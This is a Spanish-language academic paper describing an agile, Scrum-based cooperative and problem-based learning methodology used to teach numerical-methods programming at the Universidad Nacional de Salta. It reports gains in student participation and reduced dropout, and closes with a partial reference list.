El aporte principal de nuestro trabajo, es el compartir los resultados de la puesta en práctica de una metodología experimental basada en el desarrollo ágil de software que usa Scrum como herramienta en un marco cooperativo, centrado en el aprendizaje por proyecto, que propicia un ambiente en el que los alumnos se entrenan en la programación de aplicaciones computacionales. La metodología permitió a los alumnos convertirse en protagonistas activos en un marco social en el que se integran al grupo-clase a aquellos estudiantes socialmente aislados o tímidos, logrando así, mejorar el rendimiento académico y una reducción significativa de la tasa de abandono en la asignatura Programación Numérica de la carrera Licenciatura en Análisis de Sistemas, en la Universidad Nacional de Salta.

El Aprendizaje Cooperativo

Uno de los ejes centrales de la metodología puesta en práctica fue propiciar un ambiente cooperativo en el que los alumnos puedan desarrollar habilidades propias del trabajo en equipo, específicamente en el contexto de la programación de aplicaciones para computadoras.

La cooperación es trabajar en conjunto para lograr objetivos compartidos. Dentro de las actividades cooperativas, los individuos buscan resultados que sean beneficiosos no sólo para ellos mismos, sino también, para todos los demás miembros del grupo. El aprendizaje cooperativo es el uso educativo de grupos pequeños en el

que los estudiantes trabajan juntos para maximizar su propio aprendizaje y el de los demás [27].

El aprendizaje cooperativo cuidadosamente estructurado involucra a personas que trabajan en equipos para lograr un objetivo común, en condiciones que involucran tanto la *interdependencia positiva* (todos los miembros deben cooperar para completar la tarea) como la *responsabilidad individual y grupal* (cada miembro es responsable del resultado final de la tarea que se le asigna); y gracias a una *interacción estimuladora* los miembros comparten recursos, conocimientos, se motivan por pequeños logros y se alientan en los fracasos, buscando en todo momento el éxito en los demás. El trabajo cooperativo requiere que los alumnos aprendan *prácticas interpersonales y grupales* necesarias para formar parte de un grupo y tener habilidades de trabajo en equipo, ya que deben saber cómo comunicarse, como dominar las situaciones que se les presentan, tomar decisiones, manejar conflictos, entre otros. Por último, en el marco cooperativo, el equipo debe realizar una *evaluación* para saber en qué medida han podido alcanzar sus objetivos, analizando los aspectos en que fallaron y en el que triunfaron, y reconociendo las acciones positivas y negativas de cada miembro del grupo. De esta manera, se podrán tomar acciones estimuladoras o correctivas, según corresponda [28].

El aprendizaje cooperativo incrementa la motivación y la participación gracias a la interacción entre profesores y alumnos; posibilitando un intercambio continuo de ideas, el desarrollo de habilidades comunicativas y sociales, y la superación de actitudes negativas. Los estudiantes al sentirse apoyados y en confianza, son capaces de consolidar su propio estilo de aprendizaje [29].

En síntesis, el trabajo cooperativo es una estrategia de gestión del aula que privilegia la organización del alumnado en grupos heterogéneos para la realización de las tareas y actividades de aprendizaje. Ello, implica agrupar a los alumnos en equipos pequeños para potenciar el desarrollo de cada uno de los miembros.

Programación por Pares en un Ambiente Cooperativo

Una técnica educativa que tiene elementos comunes con el aprendizaje cooperativo es la *programación por pares* [30]. En esta forma de cooperación, dos programadores trabajan juntos en una computadora. En cualquier momento particular, un miembro del equipo (el "conductor") puede estar trabajando en la computadora: ya sea escribiendo un programa o modelando un diseño. El otro miembro (el "navegador") puede estar observando activamente el trabajo del "conductor", ayudando a resolver posibles fallas, analizando alternativas de solución, indagando sobre los conocimientos requerido, etc. Los roles de "conductor" y "navegador" se intercambian periódicamente entre los dos miembros del equipo. La programación por pares se popularizó

originalmente como parte de la metodología de desarrollo de software Extreme Programming [31]. Las investigaciones en la literatura, reportan que los programadores por pares producen código de mayor calidad en la mitad del tiempo, en comparación con los programadores que trabajan solos [32]. También se ha encontrado que la técnica es efectiva para los aprendices de la programación, lo que lleva a un mejor aprendizaje y satisfacción de los estudiantes y reduce la frustración en el desarrollo cognitivo [32-34].

El aprendizaje cooperativo utiliza métodos similares a la programación por pares para ayudar a los estudiantes a aprender sobre los procesos de programación y resolución de problemas. Sin embargo, en un ambiente que propicie un aprendizaje cooperativo guía a los estudiantes a través de diferentes niveles de cooperación. Así, por ejemplo, en las primeras etapas, el grupo completo puede realizar una lluvia de ideas para resolver un problema. En una etapa posterior, los estudiantes podrían trabajar en parejas para resolver el problema y luego comparan sus soluciones con las desarrolladas por otra pareja del mismo grupo. Más tarde, otros ejercicios brindan a los estudiantes la oportunidad de trabajar en los problemas por sí mismos, con asistencia de otros miembros del grupo si es necesario. Con este enfoque incremental se ofrece incluso más ventajas que la programación estricta por pares. Al principio, todos en el grupo están aprendiendo a abordar una tarea de programación. Por tanto, es útil tener tantos puntos de vista diferentes como sea posible. A medida que se desarrollan sus habilidades de programación y resolución de problemas, los estudiantes progresan para trabajar en parejas. Finalmente, tienen la oportunidad de desarrollar confianza resolviendo problemas individualmente (aún con el apoyo del grupo).

Incluir más de dos miembros en un grupo cooperativo permite mayor flexibilidad en la asignación de roles relacionados con el trabajo en equipo y el desarrollo de programas. Algunas organizaciones grupales involucran un número sustancial de roles, que serían difíciles de implementar en un entorno estricto de programación por pares.

Aprendizaje Cooperativo Basado en Problemas

Otras experiencias de aprendizaje cooperativo están diseñadas para separar y resaltar aspectos importantes de la programación y la resolución de problemas. Es el caso del *Aprendizaje Basado en Problemas* (ABP), cuyo aprendizaje resulta del proceso de trabajar por de la comprensión y la resolución de problema, donde el problema es un elemento importante en el proceso de aprendizaje. El marco teórico establece que las características del ABP son [35]:

* El aprendizaje se centra en el estudiante

* El aprendizaje cooperativo ocurre en pequeños grupos de estudiantes.

* Los profesores son facilitadores o guías.

* Los problemas son la herramienta para el desarrollo de habilidades de resolución de problemas informáticos.

* La nueva información se adquiere a través del aprendizaje autodirigido.

Así, el ABP marca una posición absolutamente diferente del aprendizaje basado en la enseñanza tradicional de la asignatura. En un ambiente ABP, los estudiantes reciben la descripción de un problema y ellos mismos identifican lo que necesitan saber, lo estudian y lo aplican para resolver el problema. Mientras que, en la enseñanza tradicional, los estudiantes primero reciben lo que necesitan saber para resolver un problema, y luego la descripción del problema.

Por lo tanto, para garantizar las características del ABP en un ambiente organizado en grupos cooperativos se propone un conjunto de elementos esenciales que el docente debería desarrollar. Esto es, el profesor debe:

1. *Especificar los objetivos de la práctica pedagógica que se pretende realizar.*

En cada práctica debe haber un objetivo académico que especifique los conceptos y estrategias que se deben aprender los alumnos, y un objetivo de trabajo en equipo que especifique la habilidad interpersonal o de grupos pequeños que se utilizará y dominará durante el desarrollo del trabajo.

2. *Tomar una serie de decisiones sobre la instrucción.*

El profesor debe decidir el tamaño de los grupos, el método de asignación de los estudiantes a los grupos, cuánto tiempo permanecerán juntos, los roles que se asignarán a los estudiantes, los materiales necesarios para llevar a cabo la práctica, y la forma en que se organizará el aula.

3. *Explicar la tarea y la interdependencia positiva.*

El profesor debe definir claramente las tareas a realizar, enseñar los conceptos y estrategias requeridos, especificar la interdependencia positiva y la responsabilidad individual, dar los criterios para el éxito y explicar la habilidad de trabajo en equipo que se espera poner en práctica.

4. *Monitorear el aprendizaje de los estudiantes e intervenir dentro de los grupos para brindar asistencia en las tareas o aumentar las habilidades de trabajo en equipo de los estudiantes.*

El profesor observa y recopila datos de forma sistemática sobre cada grupo mientras trabaja. Cuando es necesario, interviene para ayudar a los estudiantes a completar la tarea con precisión y a trabajar juntos de manera eficaz.

5. *Evaluar el aprendizaje de los estudiantes y ayudarlos a analizar con sentido crítico el rendimiento de su grupo.*

El aprendizaje y desempeño de los estudiantes se evalúa cuidadosamente. El profesor proporciona tiempo y una estructura para que los miembros de cada grupo de aprendizaje procesen la eficacia con la que han estado trabajando juntos en el grupo. Se debe utilizar un procedimiento de evaluación basado en criterios, es decir, la calificación debe puntuarse de manera objetiva, según una lista de expectativas de logros.

En la Figura 1 se muestra un esquema de tareas básicas para el aprendizaje cooperativo basado en problemas. El formato ilustra las actividades del profesor en una práctica formal de aprendizaje cooperativo, y muestra cómo se incorporan los cinco elementos esenciales.

<p>TAREA: Resolver los problemas asignados.</p> <p>INDIVIDUAL: Estimación de la solución, teniendo en cuenta la estrategia para llegar a ella.</p> <p>COOPERATIVO: El grupo debe generar un conjunto de soluciones alternativas, procurando llegar a un acuerdo sobre éstas, asegurándose de que todos puedan explicar las estrategias utilizadas para resolver cada problema.</p> <p>CRITERIOS ESPERADOS PARA EL ÉXITO:</p> <p>Todos deben ser capaces de explicar las estrategias utilizadas para resolver cada problema.</p> <p>EVALUACIÓN: La mejor respuesta de solución dentro de los recursos o limitaciones disponibles.</p> <p>RESPONSABILIDAD INDIVIDUAL: Un miembro de cualquier grupo puede ser elegido al azar para explicar (a) la respuesta y (b) cómo resolver cada problema.</p> <p>COMPORTAMIENTOS ESPERADOS: Se espera que en cada grupo se logre: participación activa, verificación, incentivo y elaboración por parte de todos los miembros.</p> <p>COOPERACIÓN ENTRE GRUPOS: Siempre que sea útil, verificar los procedimientos, respuestas y estrategias con otro grupo.</p> <p>Figura 1. Esquema cooperativo de tareas para ABP.</p>
--

Los grupos cooperativos de resolución de problemas suelen estar formados de dos a cuatro miembros. La pertenencia al grupo se selecciona al azar y normalmente cambia con cada asignación práctica. El trabajo en grupo de resolución de problemas sigue un formato como:

1. Los grupos formulan y resuelven problemas. Cada grupo colocará su formulación y solución en un informe.
2. Los estudiantes seleccionados al azar presentarán el modelo y la solución de su grupo.
3. Discusión de formulación y solución. Se espera que todos los miembros de la clase discutan y cuestionen todos los modelos.
4. Cada grupo preparará y presentará un informe del proyecto y procesará su eficacia como grupo.

El aprendizaje basado en problemas es muy adecuado para la ingeniería (como lo es para la medicina, donde se usa actualmente) porque ayuda a los estudiantes a desarrollar habilidades y confianza para explorar, analizar y especificar la solución adecuada a un problema dado.

La actividad intelectual de construir modelos para resolver problemas - una actividad explícita de construir o crear relaciones cualitativas o cuantitativas - ayuda a los estudiantes a comprender, explicar, predecir, etc. frente a cualquier situación problemática [36]. El proceso de construir modelos en forma conjunta en la interacción interpersonal, frente a frente da como resultado un aprendizaje que es difícil de lograr de otra manera.

Marco Cooperativo Ágil

El propiciar un ambiente cooperativo sobre la base de un ABP no lo es todo, a menos que vaya acompañado de artefactos que faciliten su desarrollo. En este contexto, se decidió utilizar técnicas ágiles como Scrum para el desarrollo de aplicaciones informáticas, que le permita a la cátedra de Programación de Métodos Numéricos entrenar a sus alumnos en la programación, más que una mera práctica de contenidos curriculares.

Scrum [37] es un marco de trabajo que permite fortalecer y afianzar las relaciones del equipo humano que interactúa cooperativamente en el desarrollo ágil de software. Propone un conjunto de prácticas y artefactos que posibilita transformar un problema complejo en simples actividades, de resolución inmediata y progresiva, generando al mismo tiempo, un contexto relacional, interactivo y cooperativo, de inspección y adaptación constante para que los involucrados vayan creando su propio estilo de trabajo. De esta manera, se propicia un ambiente en el que se dota al equipo humano de los mecanismos necesarios para que desarrollen buenas prácticas de trabajo en un contexto complejo. Tal como se expresa en [38], Scrum como propuesta de trabajo ágil es básicamente: un modo de desarrollo de carácter adaptable; orientado a las personas antes que a los procesos; y emplea desarrollo ágil iterativo e incremental.

El equipo de desarrollo se encuentra apoyado en tres roles básicos [37-39]: el Product Owner, el Scrum Master y el Equipo de Desarrollo Scrum. El Product Owner es la persona que conoce los requerimientos del cliente y usuarios finales. Tiene la responsabilidad de conducir al equipo de desarrollo hacia el producto adecuado e interactúa con ellos a través del Scrum Master. El Scrum Master es el líder del equipo de desarrollo que vela por la utilización adecuada de las prácticas de Scrum, la remoción de impedimentos y asiste al equipo a que logre su mayor nivel de performance posible. Puede ser considerado como un coach o un facilitador encargado de acompañar al equipo de desarrollo, protegiéndolo y aislándolo de interrupciones para garantizar su productividad. Finalmente, el Equipo de Desarrollo Scrum, se trata de un grupo de personas que forman un

equipo multidisciplinario que cubre todas las habilidades necesarias para generar el resultado o producir valor. Se autogestiona y autoorganiza, y dispone de atribuciones suficientes en la organización para tomar decisiones sobre cómo realizar su trabajo.

El progreso de los proyectos de software que utilizan Scrum se realiza y verifica a través de una serie de iteraciones llamadas Sprints [37-39]. Estos Sprints tienen una duración fija y preestablecida. Al comienzo de cada Sprint el equipo de desarrollo realiza un compromiso de entrega de una serie de funcionalidades o características del producto en cuestión. Al finalizar el Sprint se espera que las características comprometidas estén terminadas, lo que implica su análisis, diseño, desarrollo, prueba e integración del producto. En ese momento es cuando se realiza una reunión de revisión del producto construido durante el Sprint, donde el equipo de desarrollo muestra lo realizado al Product Owner y a cualquier otra persona interesada. La retroalimentación obtenida en esta reunión puede ser incluida entre las funcionalidades a construir en futuros Sprints.

En resumen, el marco de desarrollo Scrum procura que el equipo de trabajo se oriente a producir valor final de calidad, colaborando y cooperando en una comunicación interactiva para lograr mejoras continuas del aprendizaje.

Entrenamiento Ágil en la Programación

Durante los últimos años se han identificado problemas intrínsecos a Programación de Métodos Numéricos relacionados con una práctica débil en la programación de aplicaciones en asignaturas previas que influía severamente en el normal cursado de la materia. Además, se detectaron otros inconvenientes vinculados al perfil psicológico que provocaba una falta de: motivación, interés por el aprendizaje e integración activa a las clases tanto teóricas como prácticas. El impacto de estos inconvenientes derivaba en el abandono del cursado de la asignatura, o bien un bajo rendimiento académico.

Luego de analizar las causas y evaluar la metodología empleada en el proceso educativo, a partir del año 2014 se ha delineado una primera aproximación de la metodología experimental que propone impartir clases prácticas que impliquen entrenar a los estudiantes en la programación de aplicaciones matemáticas, bajo el marco referencial del desarrollo ágil de software propiciado por Scrum, en el contexto del aprendizaje cooperativo basado en la resolución de problemas. Los primeros resultados de la aplicación experimental de la metodología, significaron un inmediato aumento en la satisfacción y motivación del estudiante que permitió una mejora en el rendimiento académico [40]. Para tener un claro panorama de la aplicabilidad de la metodología experimental, y sobre todo, conocer sus fortalezas y debilidades se la sometió a un proceso de evaluación metodológica, que entre otros resultados beneficiosos desde el punto de vista estudiantil, se resaltaba un mayor esfuerzo docente en la preparación

de las guías prácticas y mayor capacitación en Scrum [41]. En los años subsiguientes se evaluaron varias estrategias metodológicas que requerían menor esfuerzo docente que no tuvieron el impacto esperado, arrojando niveles de rendimientos académicos de los discentes similares a la enseñanza tradicional basada en la exposición magistral. Por ello, se reflota nuevamente a partir de 2019 la metodología basada en entrenamiento ágil de software como práctica pedagógica de la cátedra, para el cual, fue necesario especificar las tareas y actividades concretas que se realizan en el marco metodológico, logrando una revisión superadora al trabajo propuesto en [40] de 2016.

Para tener una apreciación adecuada de la metodología que se implementa, se aborda la descripción de la problemática observada, solución propuesta, objetivos generales y actividades desarrolladas en un contexto macroscópico.

Revisión Metodológica

En el análisis de los procesos de enseñanza y aprendizaje tradicionales que se llevaban a cabo en el dictado de la asignatura, se identificaron las siguientes problemáticas:

Problemática #1: El excesivo pragmatismo de los alumnos hace difícil motivarlo, y aún mucho más, lograr en ellos la concentración que demanda la exposición magistral de una clase. La desorganización y el hecho de no considerar ni necesaria ni buena la transferencia de conocimientos, los alumnos se exponen a una gran frustración. Ellos consideran que lo atractivo e interesante del mundo real es demasiado complejo para construirlo a partir de los conocimientos y habilidades que se introducen en el curso. Por lo tanto, la sensación de no poder controlar esa realidad por sí mismo, los empuja a un eventual aislamiento o auto-marginación del grupo activo de la clase.

Solución: Implementar nuevas estrategias metodológicas que impulsen a los alumnos a realizar un entrenamiento ágil de la programación. Bajo este contexto, fue necesario desarrollar enfoques metodológicos diferentes para las clases teóricas y prácticas. Las teorías se imparten bajo el concepto de clases interactivas y colaborativas, fuertemente apoyados por los principios del aprendizaje por descubrimiento [18]. En ésta, deja de lado la exposición del rigor matemático de las demostraciones y deducciones de fórmulas, reservándose los desarrollos de éstos a los apuntes generados por la cátedra. Mientras que en las prácticas curriculares se desarrolla un enfoque cooperativo, fuertemente apoyado por el Tutorio de Pares [24].

Objetivo: Fomentar la inclusión para que la enseñanza-aprendizaje esté al alcance de todos.

Actividades:

- *Realizar Evaluación Diagnóstica Inicial:* Se busca identificar el estado psico-cognitivo real de los estudiantes,

sobre las competencias, técnicas, habilidades y capacidades en el planteamiento y resolución de problemas computacionales que poseen previos al cursado.

- *Realizar Adecuación Pedagógica:* Teniendo en cuenta el diagnóstico inicial se determinan los temas curriculares sobre el que se desarrollarán clases interactivas poniendo especial atención en los alumnos pasivos. En todos los casos se busca cumplir los objetivos de la asignatura.

- *Identificar programadores entusiastas:* El propósito es distribuirlos tanto como sea posible en los grupos de trabajos que se formasen. Los programadores entusiastas son más activos, participativos, y demuestran mayores habilidades que sus compañeros. Por lo que la interacción con el resto del equipo logra elevar el nivel de los novatos y ayuda a consolidar la experiencia del entusiasta.

- *Organizar Grupos de Trabajos Estudiantiles:* Según los resultados de la evaluación inicial diagnóstica, se arman combinaciones ideales de estudiantes con diferentes perfiles (tímidos, extrovertidos, con dificultades para el estudio, líderes, estudiosos, desmotivados, etc.) asegurando que los alumnos pasivos y con dificultades en el aprendizaje no se reúnan en un mismo grupo, y puedan beneficiarse de las conductas favorables de los activos y sobresalientes, al mismo tiempo que estos últimos desarrollan aún más sus capacidades en el accionar cooperativo y colaborativo. La dimensión del grupo de trabajo oscila entre 4 y 6 alumnos, para favorecer la práctica de la programación en pares como recurso interno al equipo de trabajo. El programador entusiasta coordina las actividades cooperativas del grupo (asignación de roles) procurando un accionar equilibrado, participativo, multifacético y variado, sin que por ello, implique una disminución del rendimiento académico.

Problemática #2: Uno de los mayores inconvenientes que se ha detectado en la enseñanza curricular de las diferentes asignaturas de la carrera, de la cual Programación de Métodos Numérico no fue la excepción, es que las clases (teórica y prácticas) no son lo suficientemente pragmática (del punto de vista filosófico), provocando que ante la falta de motivación, los alumnos se limiten a la asimilación memorista y no tengan un panorama más amplio de la aplicabilidad práctica de los nuevos conceptos. Esta estrategia de enseñanza y aprendizaje, sumado la falta de estudio y la falta de práctica son los atributos causales del éxito o el fracaso en el cursado de la materia.

Solución: Para las clases teóricas fue necesario relajar algunos formalismos teóricos y construir el concepto a partir del descubrimiento del problema, de las necesidades del saber y de ideas guiadas que delinear soluciones. Mientras que, para las clases prácticas se requiere el uso de herramientas que fortalezcan un ambiente cooperativo en el desarrollo de problemas, que permita a los alumnos, no sólo afianzar los contenidos curriculares, sino también, entrenarlos en el desarrollo ágil de la programación de aplicaciones como un paso superador al de una simple práctica de contenidos temáticos. Básicamente, el enfoque

metodológico, se orienta al uso de Scrum para concretar el entrenamiento ágil en el desarrollo de Software.

Objetivo: Equilibrar formalismo teórico-práctico con pragmatismo para el mejoramiento académico.

Actividades:

- *Diseñar Casos de Estudios que favorezcan la rápida asimilación de los conceptos:* Se busca disponer de un conjunto de problemas de estudios que ataque diferentes niveles y perfiles cognitivos, favoreciendo la construcción del concepto curricular a través de ideas claras, lógicas y deductivas. La disponibilidad de estos casos, permitirá al profesor de teoría desarrollar una clase dinámica e interactiva con los alumnos. Se reserva las deducciones de propiedades, demostraciones de teoremas y cualquier otra modelización abstracta de un concepto para ser plasmada en apuntes de cátedras.

- *Proporcionar el marco de actuación cooperativa de Scrum:* Se desarrolla un curso introductorio sobre la programación ágil de software, enfatizando los principios cooperativos de la técnica y exponiendo los lineamientos para un entrenamiento exitoso.

- *Entrenar para la socialización:* Al inicio de cada sprint, el profesor de práctica desarrolla una dinámica de grupo motivadora con el objeto de provocar una interlocución amena de los miembros, procurando, especialmente, la participación de los individuos auto-marginados o tímidos. Se asignan responsabilidades y se asumen compromisos.

- *Entrenar para un desempeño ágil en la programación de aplicaciones:* El profesor de práctica crea un ambiente dinámico de interacción con el objeto de que los alumnos fijen claramente los conceptos relacionados a los artefactos de Scrum. Se dimensionan las capacidades individuales y del grupo, se organizan y planifican actividades, se evalúan riesgos, y se motivan en pos del éxito del trabajo.

- *Entrenar para enfrentar situaciones de contingencia:* El marco cooperativo de Scrum prevé revisiones periódicas de la marcha de proyecto. En este contexto, los grupos de trabajo realizan a la mitad de cada guía práctica una reunión de retrospectiva. Esta consiste en exponer las dificultades que experimenta cada integrante del equipo en la concreción de las tareas asignadas. El equipo reflexiona sobre la forma en que trabaja; se asumen nuevas responsabilidades y se replanifican las actividades retrasadas. Las tareas pueden ser estudiar y conceptualizar los temas teóricos, uso del entorno de programación, programación de algoritmos, diseño de casos de pruebas, colaborar con las tareas de otro compañero, etc.

Problemática #3: Falta de interés por la superación académica; falta de compromiso para asumir el rol de un estudiante activo y participativo; dificultad para expresarse y hacerse entender son sólo algunos de los grandes inconvenientes difíciles de revertir en el proceso educativo, y que repercuten en la aplicación de cualquier estrategia metodológica.

Solución: Para mitigar los problemas asociados a los perfiles psico-cognitivos es necesario instrumentar metodologías de enseñanza, aprendizaje y entrenamiento formativo de adaptación dinámica al grupo clase.

Objetivo: Disponer de las acciones evaluativas, como verdaderas herramientas de adecuación de la propuesta metodológica a las características pedagógicas de los alumnos.

Actividades:

- *Analizar resultados de la evaluación diagnóstica inicial:* tiene por objetivo conocer expectativas, motivaciones, experiencias personales, intereses y saberes previos sobre los contenidos de la materia, permitiendo adaptar las clases, teniendo en cuenta las características iniciales de los alumnos.

- *Realizar evaluación de proceso y formativo:* tiene por objetivo realizar “sobre la marcha” ajustes adecuados a las prácticas pedagógicas, readaptar las actividades o simplemente mejorar la aplicabilidad de la metodología.

- *Realizar evaluación final y formativa:* determina el grado en el que se han alcanzado los objetivos educativos, y en base a tratamientos estadísticos de la información, es posible saber el nivel de eficacia de la propuesta implementada.

- *Realizar autoevaluación docente y continua:* tiene por objetivo la elaboración de un plan de acción para la mejora de la calidad educativa. Con el compromiso docente, se llevan a cabo acciones viables que mejoren la calidad y equidad de la educación, y que por lo tanto, impacten en los logros de aprendizaje de los alumnos.

- *Evaluar la efectividad de la aplicación estratégica de la Metodología en cada período lectivo:* tiene por finalidad contar con estadísticas de las distintas promociones en el cursado de la asignatura. Esto permitirá realizar predicciones y adecuaciones en la aplicación de la metodología en el año siguiente.

Las actividades descritas son el resumen de las tareas más relevantes que se realizan para mitigar la problemática descrita desde una visión macroscópica. Es decir, que la sola aplicación de la metodología implica la realización de dichas actividades.

Dinámica Metodológica

El proceso de enseñanza se lleva a cabo en dos clases teóricas y dos de prácticas semanales, de dos horas reloj cada una. El docente en ambos tipos de clases actúa como un facilitador, cuyo rol principal es la de guiar y motivar a los estudiantes en el aprendizaje basado en la resolución de problemas. En las clases teóricas, el profesor cumple un rol fundamental para el proceso interactivo que sirve de soporte a la construcción del conocimiento. Expone un tema, indaga a la clase y construye el concepto con ideas guiadas y debatidas, favoreciendo el aprendizaje por descubrimiento. Una vez que se ha formulado el concepto,

se reafirma el conocimiento con un ejemplo, procurando sea éste un caso de la vida real. Luego indaga nuevamente a la clase para que se propongan nuevos ejemplos frutos del razonamiento del alumnado. Al final de la clase teórica el alumnado llena un formulario de encuesta con carácter anónimo. El formulario consta de tres columnas. Cada columna se etiqueta con los símbolos ☺☹☹, donde el 1^{ro} indica que le gustó la clase, el 2^{do} que no le gustó y el 3^{ro} es para indicar una sugerencia. El alumno puede marcar sólo una de las dos primeras, pero no ambas. Este formulario también se llena en cada comisión de trabajos prácticos.

El programa temático consta de diez unidades y se imparte una guía de trabajos prácticos por cada unidad. La guía de prácticas consta de dos partes: 1) una propuesta de ejercicios de resolución numérica que el alumno debe resolver de manera individual; 2) la especificación del incremento de software requerido al término de la guía.

El desarrollo de la guía se concreta con un desarrollo individual de los ejercicios del análisis numérico, y con el trabajo cooperativo de un desarrollo ágil de software. Cada Sprint tiene una duración de una semana. Al inicio de cada guía, el equipo de desarrollo deberá trabajar con la Pila del Producto y desarrollar la Pila de Sprint, y trabajarán en función de los tiempos asignados a cada guía de práctica. Al final de cada sprint, el equipo de desarrollo se reúne con el Scrum Master (Profesor de Práctica) y realizan una retrospectiva. Ésta consiste en la realización de una reunión al final de cada guía práctica, en donde el equipo reflexiona sobre la forma en que desarrollaron sus trabajos, y evalúan el desempeño grupal. La retrospectiva no debe durar más de 10 minutos. Básicamente, se centra en el proceso del CÓMO se realizaron las labores asignadas, se identifican fortalezas y debilidades, y se planifica acciones de mejora para el siguiente sprint. El resultado de la retrospectiva posibilita que el equipo realice un autoanálisis del estado de compromiso de los miembros. No se acepta el incumplimiento de un sprint. La falta de compromiso de algunos de los miembros recaerá en un esfuerzo adicional repartido sobre las labores de los demás integrantes del equipo. Esto favorece la acción cooperativa, solidaria, colaborativa y humana con sus pares.

Cada dos sprints, el Product Owner (Profesor Responsable de cátedra) participará de las reuniones del equipo de desarrollo en la revisión del sprint, y también, de la retrospectiva. El incremento de software de cada sprint constituirá una evolución de lo realizado en el sprint anterior. Por lo que al final del semestre, cada equipo tendrá un software completo con todos los algoritmos de la currícula implementados.

Análisis de Resultados

Del análisis de resultados de los procesos evaluativos y de diagnósticos realizados, se puede advertir una actitud de reserva y poco participativo del alumnado en las etapas

iniciales del cursado de la asignatura. La asignación de roles, división de tareas y organización son los factores de mayor impacto en el trabajo grupal. El abordaje adecuado del comportamiento psicológico del alumnado, la instrumentación de clases teóricas centradas en la dinámica colaborativa, y las prácticas centradas en la dinámica cooperativa, permitieron el desarrollo nuevas habilidades, no solo como programador sino también como ser humano. Este ambiente propició un mayor diálogo entre los protagonistas del proceso educativo, confianza, actitud reflexiva, activa y participativa, acciones que permiten a la cátedra detectar rápidamente problemas cognitivos y sociales que le permiten instrumentar acciones correctivas.

El cambio en la estrategia educativa en Programación Numérica implicó un mayor compromiso de los docentes, sobre todo en el modo de relacionarse con los alumnos, en las formas de preparar e impartir las clases. Tanto las clases teóricas como prácticas debían ser más interactivas entre *profesor-alumno* y *alumno-alumno* para favorecer una reestructuración cognitiva. Por lo que impartir clases interactivas y la adaptación del marco cooperativo de Scrum permitió mejorar la calidad cognitiva del alumnado, y la adopción de nuevas experiencias y entrenamientos en la programación ágil de software. Al mismo tiempo, se contribuyó con la disminución de la tasa de deserción e incrementar los índices de rendimientos respecto de años anteriores.

Conclusiones

La metodología así descrita logró una vez más que los alumnos adquieran una correcta conceptualización de los contenidos específicos de la materia, al mismo tiempo que permitió un avance en el desarrollo de habilidades de la programación.

La metodología propició que los alumnos tímidos/introvertidos sean más participativos, ya que, al integrarse a un equipo de trabajo, y sentirse involucrados e importantes en el desarrollo de una actividad conjunta provocó entusiasmo por el estudio y por la programación. Es decir que la interacción con sus pares resultó estimuladora.

El trabajo en grupo cooperativo, facilitó la detección de diferentes habilidades en los alumnos, por ejemplo, algunos mostraban más predisposición para realizar pruebas de software, otros a diseñar casos de estudios y otros a integrar componentes, etc. Esto ayudó a los alumnos a descubrir su propio perfil, teniendo en cuenta sus habilidades y capacidades que, con el entrenamiento constante en el desarrollo ágil de la programación, podrán desarrollarlos aún más, y al mismo tiempo, resaltar las competencias débiles que deberán fortalecer.

La metodología fomentó el trabajo en equipo de los estudiantes acercando la realidad laboral a las aulas, ya que como sabemos, el desarrollo de software no es una

tarea solitaria, sino una actividad desarrollada por equipos multidisciplinarios.

Con respecto a las clases teóricas, se vislumbró que estas no debían desarrollarse con contenidos demasiados rigurosos de los modelos matemáticos, tales como demostraciones o deducciones de fórmulas, ya que resultaba más significativo para los alumnos, que el profesor guiara a estos en una construcción social del conocimiento. Es decir que se lograba la conceptualización de los temas, gracias a pequeñas ideas guiadas por el profesor sumadas a las expresadas por los alumnos, de esta manera el concepto era armado entre todos y asimilado más fácilmente. Por último, la complejidad de las demostraciones se dejaba para los apuntes de cátedra.

Con respecto a las clases prácticas resulta necesario entrenar aún más a los docentes en el uso de las distintas herramientas de Scrum.

En cuanto al trabajo docente en general, resultó necesario un mayor esfuerzo, ya que la metodología demanda más preparación de las clases y un análisis de resultado en cada clase. Todo ello implica una ardua tarea, debido a la cantidad de alumnos, y por lo tanto, de datos que procesar. Pero el esfuerzo docente se ve meritado por los resultados alcanzados en la calidad académica.

Referencias

- [1] Bennedsen J. and Caspersen M. E. (2019). Failure rates in introductory programming: 12 years later. *ACM Inroads*. Vol. 10 (2):30–36. doi: 10.1145/3324888
- [2] Lahtinen E., Ala-Mutka K. and Järvinen H.-M. (2005). A study of the difficulties of novice programmers. *ACM SIGCSE Bulletin*. Vol. 37 (3):14-18. doi: 10.1145/1151954.1067453
- [3] CESSI (2007) *Reporte de la Cámara de empresas de Software y Servicios Informáticos*. Diario La Nación. Tecnología, [Portal de Internet] [Accedido: 17/10/2020]. Available from <https://www.lanacion.com.ar/tecnologia/el-60-de-los-alumnos-de-informatica-abandona-la-carrera-en-primer-ano-nid966300/>.
- [4] Perazo C. (2013) *Reporte del Ministerio de Educación. Secretaría de Políticas Universitarias*. Diario La Nación. Tecnología, [Portal de Internet] [Accedido: 17/10/2020]. Available from <http://www.lanacion.com.ar/1632045-el-80-de-los-estudiantes-de-carreras-informatica>.
- [5] Llamas L. (2019) *Tras el receso invernal, abandona gran parte de los universitarios*. Editorial Río Negro S.A., [Portal de Internet] [Accedido: 17/10/2020]. Available from <https://www.rionegro.com.ar/tras-el-receso-invernal-abandona-gran-parte-de-los-universitarios-1058778/>.
- [6] Phillips A. (2020) *Informática sigue siendo una de las carreras con más abandono. Intentando entender los posibles motivos*. 01/07/2020. Xataka, Portal Webedia en Internet. <https://www.xataka.com/otros/informatica-sigue-siendo-carreras-abandono-intentando-entender-posibles-motivos>

- [7] Bati T. B., Gelderblom H. and van Biljion J. (2015) Blended learning of programming in large classes: a reflection of students' experience from an Ethiopian University. *Transform 2015 Research Colloquium*. Educational Technology Inquiry Lab., University of Cape Town.
- [8] Gallego Durán F. J., Satorre-Cuerda R., Compañ-Rosique P. and Villagrà-Arnedo C. (2018). Explicando el bajo nivel de programación de los estudiantes. *ReVisión*. Vol. 11 (1):33-42. <http://www.aenui.net/ojs/index.php?journal=revisión>
- [9] Canedo E. D., Santos G. A. and Leite L. L. (2018). An Assessment of the Teaching-Learning Methodologies Used in the Introductory Programming Courses at a Brazilian University. *Informatics in Education*. Vol. 17 (1):45-59. doi: 10.15388/infedu.2018.03
- [10] Villalobos J. A., Casallas R. and Vela M. (2007) Una Solución Moderna e Integral al Problema de Enseñar Programación. *XXVII Reunión Nacional de Facultades de Ingeniería y VI Encuentro Iberoamericano de Instituciones de Enseñanza de la Ingeniería*. Octubre de 2007, Cartagena de Indias, Colombia
